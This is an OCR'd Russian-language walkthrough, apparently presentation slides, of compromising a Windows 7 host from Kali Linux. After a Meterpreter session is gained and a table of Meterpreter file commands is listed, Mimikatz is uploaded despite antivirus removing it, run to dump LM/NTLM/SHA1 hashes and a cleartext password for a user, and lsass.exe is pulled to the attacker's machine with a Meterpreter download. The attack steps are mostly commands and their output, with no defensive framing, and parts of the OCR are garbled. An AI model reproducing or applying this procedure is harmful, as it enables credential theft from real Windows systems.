
7.Успешное получение доступа.




Meterpreter


Команда	Описание
cat	Вывести содержимое файла на экран
cd	Сменить директорию
checksum	Получить контрольную сумму файла
cp	Скопировать файл/директорию в другое место
dir	Вывести список файлов (псевдоним для ls)
download	Загрузить файл или директорию
edit	Отредактировать файл
getlwd	Вывести локальную рабочую директорию
getwd	Вывести рабочую директорию
lcd	Изменить локальную рабочу директорию
lpwd	Вывести локальную рабочую директорию
ls	Показать список файлов
mkdir	Создать директорию
mv	Переместить файл/директорию в другое место
pwd	Вывести рабочую директорию
rm	Удалить указанный файл
rmdir	Удалить директорию
search	Поиск файлов
show_mount	Вывести всех точек монтирования/логических дисков
upload	Выгрузить файл или директорию

8.Загрузка Mimikatz.




9.Провал.....


ощность передачи: 100%]
NOD32 ANTIVIRUS
Угроза удалена
Объект угроза (Win64/Riskware.Mimikatz.D) найден в файле, к которому приложение
Хост-процесс Windows (Rundll32) пытается получить доступ.
Файл удален.
Дополнительные сведения об этом сообщении
Купить лицензию
Ваш компьютер не защищен.
-PSK
+AES


root@kali: ~
Файл Правка Вид Поиск Терминал Справка
meterpreter > shell
Process 2648 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
(c) ©©©©©©© ©©©©©©©© (Microsoft Corp.), 2009. ©© ©©©©©©饭©.
C:\>ls
ls
"ls" ©© ©©©©© ©©©©©©©© ©©© ©©©警©
©©©©©©©©, ©©©©塞©© ©©©©© ©©© ©©©©©© 蹴©©©.
C:\>dir
dir
©©© © ©©©©©: C ©© ©©©©© ©©©
©©©©© ©©©©© ©©: 7CDA-3447
©©©©©©©© ©©©©© C:\
07.03.2017 22:21 <DIR> driversinstall
17.03.2019 20:36 926©880 mimikatz.exe
14.07.2009 09:20 <DIR> PerfLogs
08.03.2017 00:55 <DIR> Program Files
17.03.2019 19:49 <DIR> Program Files (x86)
17.03.2019 19:45 <DIR> Users

10. Запуск Mimikatz.



11.Успех.

```
Authentication Id : 0 ; 109352 (00000000:0001ab28)
Session           : Interactive from 1
User Name         : Bratok
Domain            : Bratok-ПК
Logon Server      : BRATOK-ПК
Logon Time        : 17.03.2019 20:27:33
SID               : S-1-5-21-3429717836-1035089706-3370328478-1001
        msv :
         [00000003] Primary
         * Username : Bratok
         * Domain   : Bratok-ПК
         * LM       : d7093a438f328652aad3b435b51404ee
         * NTLM     : e52591786b3d321c7a4808e15900625a
         * SHA1     : a055019528bdbdeddbfe531471ff733e113c2111
        tspkg :
         * Username : Bratok
         * Domain   : Bratok-ПК
         * Password : jyla28
        wdigest :
```

12. Способ № 2 кража lsass.exe

```
meterpreter > download c:\Windows\system32\lsass.exe /root/Desktop/
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >  download lsass.exe /root/Desktop/
[*] Downloading: lsass.exe -> /root/Desktop//lsass.exe
[*] Downloaded 30.50 KiB of 30.50 KiB (100.0%): lsass.exe -> /root/Desktop//lsas
s.exe
[*] download   : lsass.exe -> /root/Desktop//lsass.exe
meterpreter >
```

Спасибо за внимание!